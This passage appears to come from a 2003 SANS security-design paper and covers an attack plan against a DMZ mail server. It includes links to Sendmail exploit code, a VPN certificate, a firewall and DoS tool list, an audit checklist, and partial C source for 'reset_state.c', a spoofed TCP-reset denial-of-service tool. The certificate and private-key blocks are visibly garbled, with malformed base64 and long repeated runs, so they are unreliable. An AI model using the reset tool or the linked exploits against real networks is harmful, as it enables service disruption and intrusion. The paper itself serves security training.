Moreover, I might try to use the fragmentation and teardrop attack to the firewall **in order to trick** it to allow traffic from External DMZ to go to Internal DMZ. Those are all things one might try after gaining access to one of the servers residing on the External DMZ.

In short, without any trust relationship between the servers within Internal DMZ and External DMZ, I would fail to get into my target system that I would like

83 <http://www.securityfocus.com/data/vulnerabilities/exploits/alsou.c>

84 <http://www.securityfocus.com/data/vulnerabilities/exploits/alsou2.tar.gz>

85 <http://www.securityfocus.com/data/vulnerabilities/exploits/xp.tar.gz>

86 <http://www.securityfocus.com/data/vulnerabilities/exploits/sendmail-8-11-x.c>

to illegally gain access to, even if I have already obtained the access to the Mail server in the External DMZ.

On the contrary, if they do have another mail server in the internal DMZ, I might be able to connect to that server from the External DMZ. If that is also a Sendmail system, then I might also be able to exploit it as well.

Once, I can gain access to any of the server within Internal DMZ, I have a much higher chance of gaining access to my target, the Database server.

© SANS Institute 2003, Author retains full rights.

APPENDIX A: VPN IPSec's Gateway Public Key

```

Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number: 1 (0x1)
    Signature Algorithm: md5WithRSAEncryption
    Issuer: C=GB, ST=Berkshire, L=Newbury, O=My Company Ltd, CN=TRIPLE X
CA/Email=ca@giacenterprise.net
  Validity
    Not Before: May 24 07:27:16 2003 GMT
    Not After : May 23 07:27:16 2004 GMT
    Subject: C=GB, ST=Berkshire, L=Newbury, O=My Company Ltd, CN=FreeS/WAN
Gateway/Email=gateway@giacenterprise.net
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    RSA Public Key: (1024 bit)
      Modulus (1024 bit):
        00:b4:09:62:fe:84:76:bf:a8:27:dd:af:43:ba:2d:
        a7:a1:a8:a1:b7:77:c7:f9:60:8f:ba:c7:d2:58:18:
        f4:45:db:e5:f8:f1:17:c1:f0:51:e7:42:85:f0:dc:
        d5:cb:a4:d6:5c:10:b7:59:b8:b7:5d:cf:68:65:ca:
        68:d1:0b:f8:e4:2d:7b:c8:a0:b3:59:73:b5:4d:43:
        90:e9:d5:81:05:5f:83:7d:e9:d3:21:70:24:4f:37:
        df:df:df:0f:83:cf:0e:7f:35:96:0e:24:10:94:eb:
        13:76:32:b1:5e:84:1c:8d:32:6d:03:4e:e3:af:81:
        d7:63:c7:6d:8c:98:fb:f1:8d
      Exponent: 65537 (0x10001)
X509v3 extensions:
  X509v3 Basic Constraints:
    CA:FALSE
  Netscape Comment:
    OpenSSL Generated Certificate
  X509v3 Subject Key Identifier:
    E1:4E:F5:FE:86:EA:CD:54:DD:75:04:F3:98:C6:4E:89:42:57:C2:DC
  X509v3 Authority Key Identifier:
    keyid:63:11:83:34:3A:15:4B:16:43:54:DA:C6:BC:55:A0:3D:24:E4:99:9E
    DirName:/C=GB/ST=Berkshire/L=Newbury/O=My Company Ltd/CN=TRIPLE X
CA/Email=ca@giacenterprise.net
    serial:00

  Signature Algorithm: md5WithRSAEncryption
    3f:ad:28:ba:07:6e:a2:e7:0d:c4:6f:c6:e6:47:48:4d:c5:79:
    af:35:00:6c:22:b6:e3:c0:14:15:32:6a:f7:0f:cb:71:cb:4a:
    50:84:00:25:3a:dc:ea:71:aa:79:c4:22:bc:1d:7b:d7:d7:d2:
    c3:f9:36:77:b9:5d:93:35:1f:8d:8a:eb:0e:e5:66:50:c0:c7:
    49:e3:81:12:a1:8b:78:49:a7:88:60:ed:af:d0:f9:5f:d3:06:
    f7:a9:02:e1:5a:1d:8a:93:9c:42:7d:04:b5:52:e9:aa:df:92:
    65:8c:f7:b2:48:ce:5f:6e:7d:9d:14:69:f7:d7:9c:dd:42:bd:
    b6:f0
-----BEGIN CERTIFICATE-----
MIIDlDCCAv2gAwIBAgIBATANBgkqhkiG9w0BAQQFADCBgTELMAkGA1UEBhMCR0Ix
EjAQBgNVBAGTCUJlcmR0IjZTEQMA4GA1UEBxMHTMv3YnVyeTEXMBUGA1UEChMo
TXkgQ29tGfueSBMdGQxZDASBgNVBAMTC1RSSVBMRSBYIENBMROwGwYJKoZIhvcN
AQkBFg5jYUBnaXRzLm5ldC50aDAeFw0wMzA1MjQwNzI3MTZaFw0wNDAlMjMwNzI3
MTZaMIGMMQswCQYDVQQGEWJHQSJESMBAGA1UECBMjQmVya3NoaXJlMRAdDgYDVQQH
Ewd0ZXddidXJ5MRCwFQYDVQQKEw5eSBDdb21wYW55IEx0ZDEAMBgGA1UEAxMRNRNjI
ZVMvV0FOIEEdhdGv3YXkxIjAgBgkqhkiG9w0BCQEWZ2ZhdGV3YXJ1ZAZ210cy5uZXQu
dGgwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBALQJYv6Edr+oJ92vQ7otp6Go
obd3x/lgj7rh0lgY9EXb5fjxF8HwUedChfDc1cuk1llwQt1m4t13PaGXKaNEL+Oqt
e8igs1llztU1DkOnVgQfvg33p0YfWJE8339/fD4PPDN81lg4kEJTrE3YsV6EHI0y
bQNO46+B12PHbyY+Y/GNAGMBAAGjggENMIIBCTAJBgNVHRMEAIAAMCwGCWCGSAGG
+EIBDQQFhFh1PcGVuU1NMIEdlbmVYXRlZCBBDXJ0aWZpY2F0ZTAuBgNVHQ4EFgQU
4U71/obqzVTddQTzmZMOiUJXwtwwga4GA1UdIwSBpjCB04AUyXGDND0VsXZDVNRg
vFWgPSTkmZ6hgYekgYQwYExCzAJBgNVBAYTAkdCMRlWEAYDVQQIEWlCZXJrc2hp
cmUxEDA0BGNVBAcTB05ld2JlcnkxZmZAVBGNVBAoTdk15IENvbXhBbnkqTHRKMROw

```

dGiCAQAwDQYJKoZIhvcNAQEEBQADgYEAP60ougduoucNxG/G5kdITcV5rzUAbCK2
48AUFTJq9w/LcctKUIQAJTrc6nGqecQivB1719fSw/k2d7ldkzUfjYrrDuVmUMDH
SeQBFqGleEmniGDtr3D5X9MG96kC4VodiPOCQ00EtVLRgt+SZYz3skjOX259pRRp
Eg1dV000BwtUOKlQTE0gWCBDQTEdMBSGCSqGSIb3DQEJARI0Y2FAZZ10cy5uZXQu
99ec3UR9tVA=

-----ENDCERTIFICATE-----

© SANS Institute 2003, Author retains full rights.

Vx4zR0JmT4tsyxVwdXhbr5+VFgp4K6gKvq6aNQc1+5SM7M4o2qBo
70wpc7pXs3FhowW9287PjWY5voJvsktPtK2F7j199wNGFPitrZGJLw
vG01aZ+XbYn9KVz/eDTaRLxcB6+ewXn4nt6gmZGEAAuIRmnM/nxW
2fFBkRNAaQ1B0tnbjK8RiLnIxz52DlHgagLKpH6NUH+DAaVZwjaoNY
jX1vpITglUdcu3Lo26727//PeqhA4S4BIEBLVbFH2ex1p4sMU28c+F
nGnjK0KorPho2013DeKIoGorJceiW4G69y8wugVCT2PXwl4jBpKJ
vFXO/Omr/s8SNODD/H7HGN8P50+pMmM+Hdd0R3+9Gd0V3FI0gpxFfaK
I7vKo7jEP3v1JeAYcY3jAvjPkhZPqdLIWWLn60jau4zv/KQlXnUYqW
75Da0wojT7LLu2Rci45MKT9t83veXtkCbDmsgA7q6f/lsLPRK1S46C
2hja6hxCC3kWF5Ab/DNX+K2DBu7VySJNnNuJUzYvNfpq7wMOWXyKlIW
W72L2YWSCv9iyZJGpwUvwJMw+eNsf5cxbcaRNBHaGlog==
SA PRIVATE KEY-----
CERTIFICATE-----
agAwIBAgIBADANBgkqhkiG9w0BAQQFADCBjDELMAkGA1UEBhMCR0Ix
YTCUJ1cmtzZGlyZTEQMA4GA1UEBxMHTmV3YnVyeTEXMBUGA1UEChMO
FueSBMdgQxGjAYBgNVBAMTEUZyZWVTLl dBtBiHYXRld2F5MSIwIAYJ
cBKFhNnYXRld2F5QGdpdHMubmV0LnRoMBA4XDTAzMduYjNDA3MjcwMloX
A3MjcwMloqYXwxZzA5BjBgNVBAYTAkdCMRIWEAYDVQQIEw1CZXRjc2hp
NVBAcTB05ld2JlcnkxZzAVBgNVBAoTdK15IENvbXBhbnkgTHRkMRow
FGcmV1Uy9XQU4gR2F0ZXdhTEiMCAgCSgSIB3DQEJARYTZ2F0ZXdh
5ldC50aDcBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAAtAli/or2
2noaiht3fh+WCPusfSWBj0Rdvl+PEXwfBR50KF8NzVy6TWXBC3Wbi3
v45C17yKCzWXO1TUOQ6dWBBV+DfentIAXkTzff398Pg880fzWWDiQQ
QcjTJtA07jr4HY8dtjJj78Y0CAwEAAAOB7DCB6TAdBgNVHQ4EFgQU
TddQTzmMZOiUJXwtwwgbkGA1UdIwSBsTCBroAU4U71/obqzVTddQTz
yhgZKkgY8wgYXwCzA5BjBgNVBAYTAkdCMRIWEAYDVQQIEw1CZXRjc2hp
NVBAcTB05ld2JlcnkxZzAVBgNVBAoTdK15IENvbXBhbnkgTHRkMRow
FGcmV1Uy9XQU4gR2F0ZXdhTEiMCAgCSgSIB3DQEJARYTZ2F0ZXdh
5ldC50aDcBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAAtAli/or2
2noaiht3fh+WCPusfSWBj0Rdvl+PEXwfBR50KF8NzVy6TWXBC3Wbi3
v45C17yKCzWXO1TUOQ6dWBBV+DfentIAXkTzff398Pg880fzWWDiQQ
QcjTJtA07jr4HY8dtjJj78Y0CAwEAAAOB7DCB6TAdBgNVHQ4EFgQU
TddQTzmMZOiUJXwtwwgbkGA1UdIwSBsTCBroAU4U71/obqzVTddQTz
yhgZKkgY8wgYXwCzA5BjBgNVBAYTAkdCMRIWEAYDVQQIEw1CZXRjc2hp
NVBAcTB05ld2JlcnkxZzAVBgNVBAoTdK15IENvbXBhbnkgTHRkMRow
FGcmV1Uy9XQU4gR2F0ZXdhTEiMCAgCSgSIB3DQEJARYTZ2F0ZXdh
5ldC50aDcBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAAtAli/or2
2noaiht3fh+WCPusfSWBj0Rdvl+PEXwfBR50KF8NzVy6TWXBC3Wbi3
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
QcjTJtA07jr4HY8dtjJj78Y0CA

DEK-Info: DES-EDE3-CBC,B63B95D1A9640CEE

YsXwVN5OYsL7gWuLbC1OuXwfG62iOvfSIn5I0+BBMUDpMdBACUPSBMV9QJq8yzz+
ZOAdhpFsoU1/VY4NzDxR539m+8y7HB9S0I1c7zY+CPQ5/diAfvGWWLj5TdBkgH9j
WHJqaQkKcVEV4wzC0JmTn42tsyxVwdXhbr5+VfPg4K6Kvq6aNQ1+5SM7M4ozqB0
KXpY74T6ad4wpC7pXs3FhowW9287jP7Y5voJvKstPtK2F7j199nGFPFtirZGJLW
Kx2SwC3uaI/vG0laZ+XbYn9KVZ/eDtARLxcB6+ewXn4nt6gmZGEAAuIRmnM/nxW
D4fgZy1/dJ2fFBkRNAaQ1B0tCnjK8R1LnIx25D1HgaGLKp6NHJH+DaaV2wjaONY
jT2tCRXJ0Xn1vpITg1Udpu3Lo26727//PeqhA4S46IEBLVbFH2ex1p2sMU28c+f
gq5fPBHgn/nGnjkoKorP020132DeKtoGorJceiW4H6G9y8wugVc2TPxw14jbPkJ
c1DXvdsn1mYXO/Omr/s8SNODD/H7HGN8P50+pMmM+Hdd0R3+9Gd0V3FIOgpvFfa
Shcd6Y78M9I7vKo7jEP3v1JeAYyC3jAvjPkhZPqdLIWWLn60jau4zv/KQlXnUYqW
jguU8FNeBq75Da0woj72KfLw2Rci45MKT9t83veXtCkbDmsgA7q6f/1sLPRK1S46C
btUfOC+zIz7h46hxcC3K5u75Ab/DNX+K2DBU7VySJNnUJzYvNfqp7wMOwXyKIW
e6fG7rbh7kW7212YWScY9iyZJGpUvwJMweNs5fxcbaCRNBHAGloq=

-----BEGIN CERTIFICATE-----

MIIDfTCCAuagAwIBAgIBADANBgkqhkiG9w0BAQQFADCBjDELMAkGA1UEBhMCRC0Ix
EjAQBgNVBAGTCUJlcmtdGxglYzTBQMA4GA1UEBmXmVtM3Y3nVYeTEXMBUFA1UECHMO
TzkxgQ29tCGFueSBmGdQxGjYJBGNVBAMTEUZYzWVMT1dBTiBHXYRlxd2F5MSIYIAYJ
K0zhThvcNAkQBfHnNYXRld2F5QGdpdHMubmV0LnR0bM4XDTAeXDUyNDAs3MjcwM0I
DTA0MDUyMzA3MjcwM0lwGyWxCzAJBgNVBAYTAkdCMRlWEAYDVQVQIEWlCZXJrc2hpc
cmUxEADA0BGNVBACTB05ld2JlcnkxZzAvBgNVBAA0TDk15IENvbXBhbnkgTHRkMRRow
GAYDVQQDEXFgcmVlUy9XQU4gr2F0ZXdhTEIMCAGCSqGSIB3DQEJARyTz2F0ZXdh
eUBnaXRzLm5ldC50adCBnZADANBgkqhkiG9w0BAQEFAAOBjQAwGyKCyGEATAlI/or2
v6gn3a9Dui2noaiht3FH+WCpUSFSWBj3ORdvl+PEXwffBR50KFf8NzVg7YEWXBC3Wbi3
Xc0s2c0pco0Qv45C17yKCWXO1TUOQJdWBBV+DfentITXakTzff398Pg880fzWZDIQQ
L0sDjtKxXoQcJtJtaA07jr4HXY8dtj7J78Y0CAwEAaA0B7DCB6fAdBgNVHQ4EFQgQU
4U71/obqzVTddQTZmMZ0iUJXwtwwgbkGA1UdIwSBsTCBroAU4U71/obqzVTddQTZ
mMZ0iUJXwtwwgbkGA1UdIwSBsTCBroAU4U71/obqzVTddQTZmMZ0iUJXwtwwgbkGA1
cmUxEADA0BGNVBACTB05ld2JlcnkxZzAvBgNVBAYTAkdCMRlWEAYDVQVQIEWlCZXJrc2hpc
cmUxEADA0BGNVBACTB05ld2JlcnkxZzAvBgNVBAA0TDk15IENvbXBhbnkgTHRkMRRow
GAYDVQQDEXFgcmVlUy9XQU4gr2F0ZXdhTEIMCAGCSqGSIB3DQEJARyTz2F0ZXdh
eUBnaXRzLm5ldC50aIIBADAMBGNVHRMEBTADAQH/MA0GCSqGSIB3DQEBAUAA4GB
AHGImre61RyvGbUr58201b6hRz8d1XuZ9fYrM3YfFcarXDDj7/nosQA80SV9c/e
bq5S2eTpqmcjXitPdmjUr02IWF68gSuct19415IbbZeU

-----END CERTIFICATE-----

APPENDIX C: Firewall Auditing Tools

ISECOM also list some of the tools related to firewall testing at <http://www.isecom.ca/projects/operationaltools.htm#fra>

The following list of tools is taken directly from the ISECOM web site.

Firewall, Router & ACL Testing

[egressor](#)

[Unix](#) .. Windows .. Internet
Testing egress filtering

[ethereal](#)

[Unix](#) .. Windows .. Internet
logging leaking traffic from scans more easily than with tcpdump

[firewalk](#)

[Unix](#) .. Windows .. Internet
Determining ACLs on gateway devices

[hping](#)

[Unix](#) .. Windows .. Internet
custom ICMP/UDP/TCP packets to test firewall ACLs

[IRPAS](#)

[Unix](#) .. Windows .. Internet
IRPAS contains at the moment the following tools: * cdp This program is for sending CDP (Cisco router Discovery Protocol) messages to the wire. * igrp As the name suggests, this tool is for sending Interior Gateway Routing Protocol messages. * irdp As the name suggests, this tool is for sending ICMP router discovery protocol messages. * irdpresponder Waits for IRDP requests and sends out response packets to fool clients. * ass ASS is a Autonomous System Scanner. * file2cable sends out raw ethernet frames from files * itrace traceroute(1) by ICMP echo request * tctrace traceroute(1) by TCP SYN packets * netenum enumeration / ping-sweep tool * netmask ICMP netmask request * protos IP protocol scanner * hsrp HSRP takeover tool

[nemesi](#)

[Unix](#) .. Windows .. Internet
Generating / spoofing various packets

[nmap](#)

[Unix](#) .. Windows .. Internet
Generic or exotic scanning with different flags or source ports

[Router Audit Tool \(RAT\)](#)

Unix .. Windows .. Internet
compares router configurations against benchmarks

[tcpdump](#)

Unix .. Windows .. Internet
monitoring logging leaking traffic from scans

[Firewall Tester](#)

[Unix](#) .. Windows .. Internet

The Firewall Tester consists of two perl scripts, the client part (ftest) and the listening sniffer (ftestd). The client injects custom packets, defined in ftest.conf, with a signature in the data part while the daemon listens for such marked packets. The scripts both write a log file which is in the same form for both scripts. A diff of the two produced files (ftest.log and ftestd.log) shows the packets that were unable to reach the sniffer due to filtering rules if these two scripts are ran on hosts placed on two different sides of a firewall. Stateful inspection firewalls are handled with the 'connection spoofing' option. A script called freport is also available for automatically parse the log files. An IDS (Intrusion Detection System) testing feature is also available and can be used either with ftest only or with the additional support of ftestd for handling stateful inspection IDS, ftest can also use common IDS evasion techniques. Instead of using the configuration syntax currently the script can also process snort rule definition file.

Features:

- firewall testing
- IDS testing
- simulation of real tcp connections for stateful inspection firewalls (Netfilter, IPfilter...) and IDS (snort)
- connection spoofing
- IP fragmentation / TCP segmentation
- IDS evasion techniques

[IP Restrictions Scanner](#)

Unix .. [Windows](#) .. Internet

It combines ARP Poisoning and Half-Scan techniques to try spoofed TCP connections to a selected port in order to find any source IP restrictions that apply to that service.

Denial of Service Testing

[Nessus](#)

Unix .. [Windows](#) .. Internet

Wide spread vulnerability scanner which is actively maintained. It has a

database for known vulnerabilities and includes CVE links. It uses intrusive detection which can be revealed by IDS. The "Nessus" Project aims to provide to the internet community a free, powerful, up-to-date and easy to use and remote security scanner. A security scanner is a program which will audit remotely a given network and determine whether bad guys (aka 'crackers') may break into it, or misuse it in some way. It works with a client-server topology (the server part works only with *NIX systems), and there are clients working in Java, Windows and *NIX

DataPool

[Unix](#) .. [Windows](#) .. [Internet](#)

Datapool v3.3 combines 106 dos attacks into one script. This version actually learns by keeping a database of which attacks are successful against each host, so the next time it uses the most successful attack first. Features logging, port range specification, continuous attack option, multiple IP addresses, and looping attack of multiple IPs. Includes sources of almost all attacks used, many of which are edited for speed and greater effect. Changes: A icmp/udp/syn flooder scripted by the author, many new options, documentation updates. Simultaneous attacks were added, along with several line speed options. By [Spender](#)

Bing

[Unix](#) .. [Windows](#) .. [Internet](#)

Bandwidth Ping. Estimates bandwidths between network hosts and routers.

hping

[Unix](#) .. [Windows](#) .. [Internet](#)

hping is a command-line oriented TCP/IP packet assembler/analyzer, able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies. It handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols. Using hping2, you can: test firewall rules, perform [spoofed] port scanning, test net performance using different protocols, packet size, TOS (type of service), and fragmentation, do path MTU discovery, transfer files (even between really Fascist firewall rules), perform traceroute-like actions under different protocols, fingerprint remote OSs, audit a TCP/IP stack, etc. hping2 is a good tool for learning TCP/IP.

Also, the following tools might be of interested to those who have to test and audit firewall.

Fttester: A tool developed in PERL by Andrea Barisani for testing ACLs on routers and firewalls. Special scripts allow for meeting OSSTMM testing requirements with or without having access to both sides of the firewall.

(<http://sourceforge.net/projects/ftester/>, <http://ftester.sourceforge.net/>)

A very similiar tool is the filterrules package, you can find it at
<http://www.hsc.fr/ressources/outils/filterrules/index.html.en>

Fragrouter, <http://www.anzen.com/research/nidsbench>

Fragroute, <http://www.monkey.org/~dugsong/fragroute>

© SANS Institute 2003, Author retains full rights.

APPENDIX D: Check lists for allowed access requirements⁸⁷

Reference Number	Audit Result
151-1	
151-2	
151-3	
151-4	
152-1	
152-2	
152-3	
152-4	
153-1	
153-2	
153-3	
153-4	
1541-1	
1541-2	
1541-3	
1541-4	
1541-5	
15421-1	
15421-2	
15422-1	
15422-2	
15423-1	
15423-2	
15423-3	
15423-4	
15423-5	
15423-6	
15423-7	
15423-8	
15424-1	
15424-2	
15424-3	
15424-4	
15424-5	
15424-6	
15424-7	
15424-8	
15424-9	
15424-10	
15424-11	

⁸⁷ Referring back to section 1.5 Access Requirements

15424-12	
15424-13	
15424-14	
15424-15	
15424-16	
15424-17	
15424-18	
15424-19	
15424-20	
15424-21	
15424-22	
15424-23	
15424-24	
15424-25	
15424-26	
155-1	
155-2	
155-3	
155-4	
155-5	
155-6	
155-7	
1561-1	
1561-2	
1561-3	
1561-4	
1561-5	
1561-6	
1561-7	
1561-8	
1561-9	
1561-10	
1562-1	
1562-2	
1562-3	
1562-4	
1562-5	
1562-6	
1562-7	
1562-8	
1562-9	
1562-10	
1562-11	
1563-1	
1564-1	

1564-2	
1565-1	
1565-2	
1571-1	
1571-2	
1571-3	
1572-1	

© SANS Institute 2003, Author retains full rights.

APPENDIX E: PIX DMZ Denial of Service (TCP Resets)

```
/* reset_state.c (c) 2000 Citec Network Securities */
/* The code following below is copyright Citec Network Securities */
/* Code was developed for testing, and is written to compile under */
/* FreeBSD */
```

```
#define __BSD_SOURCE
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netinet/in_sysm.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <unistd.h>
#include <time.h>
#include <netdb.h>

struct slist {
    struct in_addr spoof;
    struct slist *link;
}; /* Spoof list */

int
main(int argc, char *argv[])
{

    int i, int2;
    int sock; /* Socket stuff */
    int on = 1; /* Socket stuff */
    struct sockaddr_in sockstruct; /* Socket stuff */
    struct ip *iphead; /* IP Header pointer */
    struct tcphdr *tcphead; /* TCP Header pointer */
    char evilpacket[sizeof(struct ip) + sizeof(struct
    tcphdr)];
    /* Our reset packet */
    int seq, ack; /* Sequence and Acknowledgement #'s
    */
    FILE *spooffile; /* Spoof file */
    char *buffer; /* Spoof file read buffer */
    struct slist *scur, *sfirst; /* Spoof linked list pointers */
    char src[20], dst[20]; /* Work around for inet_ntoa static
    */
    /* Pointers when using printf() */
    int sourcefrom, sourcecto, destfrom, destto; /* CMD Line ports */
    int target; /* Target address from inet_addr()
```



```

*/

if(argc < 6) {
    fprintf(stderr, "Usage: %s spoof_file target sps spe dps
    dpe\n"
    "target = your victim\n"
    "sps = Source port start\n"
    "spe = Source port end\n"
    "dps = Destination port start\n"
    "dpe = Destination port end\n", argv[0]);
    exit(-1);
}
else {
    sourcefrom = atoi(argv[3]);
    sourcecto = atoi(argv[4]);
    destfrom = atoi(argv[5]);
    destto = atoi(argv[6]);
};

if(sourcefrom > sourcecto) {
    printf("Error, start source port must be less than end
    source port\n");
    exit(-1);
}
else if(destfrom > destto) {
    printf("Error, start dest port must be less than end dest
    port\n");
    exit(-1);
};

printf("Used spoof file %s\n"
    "Destination: [%s] ports: [%d -> %d]\n"
    "Target source ports: [%d -> %d]\n",
    argv[1], argv[2], destfrom, destto, sourcefrom, sourcecto);

sleep(1);

bzero(evilpacket, sizeof(evilpacket));
/* Clean our reset packet */

sfirst = malloc(sizeof(struct slist));
scur = sfirst;
scur->link = NULL; /* Setup our spoof linked list */

if(!(buffer = malloc(25))) {
    perror("malloc");
    exit(-1);
}; /* Allocate for read buffer */

if ((spooffile = fopen((char *) argv[1], "r")) <= 0) {

```

```

perror("fopen");
exit(-1); /* Open our spoof file */
} else {
while (fgets(buffer, 25, spooffile)) { /* Read till EOF */
if (!(inet_aton(buffer, &(scur->spoof))))
printf("Invalid address found in victim
file.. ignoring\n");
else {
scur->link = malloc(sizeof(struct slist));
scur = scur->link;
scur->link = NULL; /* Cycle l.list */
}
}; /* End of while loop */
}; /* End of if { } else { } */

free(buffer); /* Free up our read buffer */
fclose(spooffile); /* Close our spoof file */
scur = sfirst; /* Set spoof list current to first
*/

if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
